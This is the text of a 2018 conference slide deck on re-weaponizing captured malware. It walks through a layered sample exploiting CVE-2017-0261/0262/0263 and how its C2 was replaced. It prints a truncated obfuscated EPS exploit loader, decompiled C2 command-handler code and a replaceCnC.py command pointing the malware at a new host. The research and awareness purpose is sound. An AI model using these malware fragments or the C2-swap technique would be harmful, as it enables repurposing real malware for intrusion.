

RSA® Conference 2018

San Francisco | April 16–20 | Moscone Center

SESSION ID: HT-T08

Cyber war on a shoestring: how *Kim Jong Un* stole my malware

Kenneth Geers

Senior Research Scientist, Comodo

COMODO

Kārlis Podiņš

Threat Analyst, CERT.LV



Perceptions



Periplaneta Americana

Malware sample

Malware Re-weaponization in Wild



- Vincent R. Stewart, DIA Chief, 2017
 - “Once we've isolated malware, I want to reengineer it and prep to use it against the same adversary who sought to use against us”
- WikiLeaks
 - “The UMBRAGE team maintains a library of application development techniques borrowed from in-the-wild malware”

WhoAml: CERT-Latvia



Russia



#RSAC



FancyBear

CozyBear

WhiteBear

VenomousBear

YouNameItBear

Case Study - Sample



Email attachment

CVE-2017-261 - RCE

CVE-2017-263 - EOP

Two (2) 0-days !!



Malware Matryoshka



IOCs

Layered malware

L 1-5: Russia

L 6: DPRK





Image.eps

```
$ cat word/media/image.eps
%!PS-Adobe-3.0
%%BoundingBox: 36 36 576 756
%%Page: 1 1
/A3{ token pop exch pop } def /A2
<c45d6491> def /A4{ /A1 exch def 0 1 A1
length 1 sub { /A5 exch def A1 A5 2 copy
get A2 A5 4 mod get xor put } for A1 } def
<bf7d4bd9a13112f...
...
...> A4 A3 exec quit
```

Reverse Engineering



#RSAC



Analysis

Office document – zip archive

zip/unzip

Outer EPS image

Inner EPS – encrypted with static xor key

Xor cipher with static key

Outer shellcode

Inner shellcode – encrypted with PRNG

One-time pad
generation

Dropper - exe

Custom crypto
reimplemented

Payload buffer - encrypted

32bit
CVE-2017-0262
EOP

Payload buffer – ZIP compressed

zip/unzip

C&C - encrypted

64 bit
CVE-2017-0263
EOP

Xor cipher with static key

CVE-2017-
0261
EPS exploit

#RSAC

Defeating Obfuscation



Known algorithms

Reimplementation

One-time pad generation

BADF00D
DEADBEEF
CAFFEBABE
F00

0000000000
0000000000
0000000000
0000000000

Reverse-engineering C2 Protocol



Working client side executable available

```
59    {
60 LABEL_41:
61     v4 = (CHAR *)[slash_shell];
62     goto LABEL_42;
63 }
64 if ( !strcmpiA(v6, [file]) )
65 {
66     v7 = (void *)*v1;
67     if ( *v1 )
68     {
69         sub_10003515(*v1);
70         sub_10003B81(v7);
71     }
72     v8 = heapAlloc(0x14u);
73     if ( v8 )
74         v9 = sub_10003502(v8);
75     else
76         v9 = 0;
77     *v1 = v9;
78 LABEL_35:
79     v3 = execute;
80     goto LABEL_39;
81 }
82 if ( !strcmpiA((LPCSTR)v1[3], v3) )
83 {
84     sub_1000393F(*v1);
85     goto LABEL_39;
86 }
87 if ( !strcmpiA((LPCSTR)v1[3], Delete) )
88 {
89     sub_100039E1(*v1);
90     goto LABEL_39;
91 }
92 if ( !strcmpiA((LPCSTR)v1[3], LoadLib) )
93 {
94     sub_10003962(*v1);
95     goto LABEL_39;
96 }
97 if ( !strcmpiA((LPCSTR)v1[3], ReadFile) )
```



Substitution

Office document – zip archive

Outer EPS image

Inner EPS – encrypted with static xor key

Outer shellcode New shellcode

Inner shellcode – encrypted with PRNG

Dropper - exe New executable

Payload buffer - encrypted

Payload buffer – ZIP compressed

C&C - encrypted

New C&C

New payload

32bit
CVE-2017-0262
EOP

64 bit
CVE-2017-0263
EOP

CVE-2017-
0261
EPS exploit

Let's Go




Python replaceCnC.py cycon\.org [epsOutputFile]




```
*Local Area Connection 2
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns Expression...
No. Time Source Destination Protocol Length Info
6... 24.043... 85.254.193... 10.0.2.15 DNS 222 Standard query response 0xec09 A google.com A 172.217.20.174 N...
6... 24.528... 10.0.2.15 85.254.193... DNS 87 Standard query 0x9fae A roaming.officeapps.live.com
6... 24.575... 85.254.193... 10.0.2.15 DNS 476 Standard query response 0x9fae A roaming.officeapps.live.com C...
6... 24.981... 10.0.2.15 85.254.193... DNS 85 Standard query 0xcdb1 A teredo.ipv6.microsoft.com
6... 24.982... 85.254.193... 10.0.2.15 DNS 140 Standard query response 0xcdb1 No such name A teredo.ipv6.micr...
6... 25.498... 10.0.2.15 85.254.193... DNS 69 Standard query 0x720e A cycon.org
6... 25.795... 85.254.193... 10.0.2.15 DNS 200 Standard query response 0x720e A cycon.org A 104.25.137.98 A ...
1... 26.014... 10.0.2.15 85.254.193... DNS 77 Standard query 0x4372 A ocsp.digicert.com
1... 26.015... 85.254.193... 10.0.2.15 DNS 249 Standard query response 0x4372 A ocsp.digicert.com CNAME cs9.w...
1... 26.144... 10.0.2.15 85.254.193... DNS 75 Standard query 0x97bc A ocsp.msocsp.com
1... 26.244... 10.0.2.15 85.254.193... DNS 70 Standard query 0x6fb9 A ccdcoe.org
Frame 683: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface 0
Ethernet II, Src: PcsCompu_85:c5:cd (08:00:27:85:c5:cd), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 85.254.193.137
User Datagram Protocol, Src Port: 52958, Dst Port: 53
Domain Name System (query)

0000  52 54 00 12 35 02 08 00  27 85 c5 cd 08 00 45 00  RT..5... '.....E.
0010  00 37 24 f8 00 00 80 11  00 00 0a 00 02 0f 55 fe  .7$..... ....U.
0020  c1 89 ce de 00 35 00 23  23 cb 72 0e 01 00 00 01  .....5.# #.r.....
0030  00 00 00 00 00 05 63  79 63 6f 6e 03 6f 72 67  .....c ycon.org
0040  00 00 01 00 01               .....
```

Re-weaponization Choices



Cyber Operations Capability





Strategic Impact

Proliferation

Attribution

Fog of War

False Flags

Diplomacy

Miscalculation

Decision Making



You don't launch a
cyber weapon

You share it!



Summary



Malware re-weaponization

Fast

Easy

Take-away

For attackers – myriad possibilities

For defenders – increased complexity

Apply



Offense

Next week

Awareness

Three months

Tools

Targeting

Six months

DRM

Defense

Next week

Awareness

Three months

Attribution

Six months

Library